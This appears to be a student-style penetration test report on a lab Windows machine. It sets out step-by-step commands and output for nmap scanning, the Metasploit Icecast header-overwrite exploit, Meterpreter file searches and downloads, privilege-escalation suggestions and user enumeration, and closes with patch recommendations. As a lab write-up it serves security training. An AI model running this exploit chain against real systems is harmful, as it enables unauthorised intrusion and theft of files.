# GoodSecurity Penetration Test Report

LaurenEvans@GoodSecurity.com

April 6, 2022

# 1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

# 2.0 Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

exploit/windows/http/icecast_header (Icecast Heder Overwrite)

Vulnerability Explanation: The remote web server runs Icecast version 2.0.1 or older. Such versions are affected by an HTTP header buffer overflow vulnerability that may allow an attacker to execute arbitrary code on the remote host with the privileges of the Icecast server process.


Severity:

In your expert opinion, how severe is this vulnerability? Critical! The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.

Proof of Concept:

Run the Nmap command that performs a service and version scan against the target.


> nmap -sS -sV -O 192.168.0.20



```
root@kali:~# nmap -sS -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-06 07:08 PDT
Nmap scan report for 192.168.0.20
Host is up (0.029s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/6%OT=25%CT=1%CU=33912%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=624D9EE1%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10E%TI=I%CI=I%II=I%
OS:SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5
OS:B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
OS:ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.04 seconds
root@kali:~#
```

The Icecast service is running. Start by attacking that service. Search for any Icecast exploits:

> searchsploit icecast



```
root@kali:~# searchsploit icecast
------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                     |  Path
------------------------------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                          | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service            | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String               | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                               | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                  | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                  | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)        | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                  | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclosure | linux/remote/21602.txt
------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~#
```


Now that I know which exploits are available, start Metasploit:

> msfconsole

Search for the Icecast module and load it for use.

- Run the command to search for the Icecast module:


> search icecast



```
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMMNe                JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with irb

msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 >
```

- Run the command to use the Icecast module:


> use 0



```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

Set the `RHOST` to the target machine.

> set rhost 192.168.0.20




```
msf5 exploit(windows/http/icecast_header) > set rhost 192.168.0.20
rhost => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > show options
```

Run the Icecast exploit.

> exploit

- Run the command that performs a search for the `secretfile.txt` on the target.

> search -f *secretfile*.txt




```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > 
```

Meterpreter session is open.

- Run the command to performs a search for the `recipe.txt` on the target:

  > search -f *recipe*.txt




```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

Status: Running

- Run the command that exfiltrates the `recipe*.txt` file:


  > download 'c:\\Users\IEUser\Documents\Drinks.recipe.txt'



```
meterpreter > download c:\Users\IEUser\Documents\Drinks.recipe.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > download c:\Users\IEUser\Documents\user.secretfile.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download c:\\Users\IEUser\Documents\user.secretfile.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download 'c:\Users\IEUser\Documents\user.secretfile.txt'
[*] Downloading: c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] download   : c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
meterpreter > 
```

I used Meterpreter's local exploit suggester to find possible exploits.

> run post/multi/recon/local_exploit_suggester




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerab
le.
meterpreter > 
```

There are 2 other vulnerabilities found:

- exploit/windows/local/ikeext_service
- exploit/windows/local/ms16_075_reflection


Run a Meterpreter post script that enumerates all logged on users.

> run post/windows/gather/enum_logged_on_users



```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 2

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220406075916_default_192.168.0.20_host.users.activ_102031.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                        %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter > 
```


Open a Meterpreter shell.



```
meterpreter > shell
Process 3920 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          4/6/2022, 6:30:46 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,994 MB
Available Physical Memory: 505 MB
Virtual Memory: Max Size:  3,274 MB
Virtual Memory: Available: 1,569 MB
Virtual Memory: In Use:    1,705 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
                           [03]: KB4470788
```

The target's computer system information:

> sysinfo



```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

## 3.0 Recommendations

What recommendations would you give to GoodCorp?

- exploit/windows/http/icecast_header: I recommend upgrading GoodCorp’s Icecast version to the latest version 2.0.2 or later.
- exploit/windows/local/ikeext_service: I recommend updating with the recommended patch.
- exploit/windows/local/ms16_075_reflection: A security update resolves a vulnerability in Microsoft Windows. The vulnerability could allow elevation of privilege if an attacker logs on to the system and runs a specially crafted application by correcting how SMB server handles credential forwarding requests.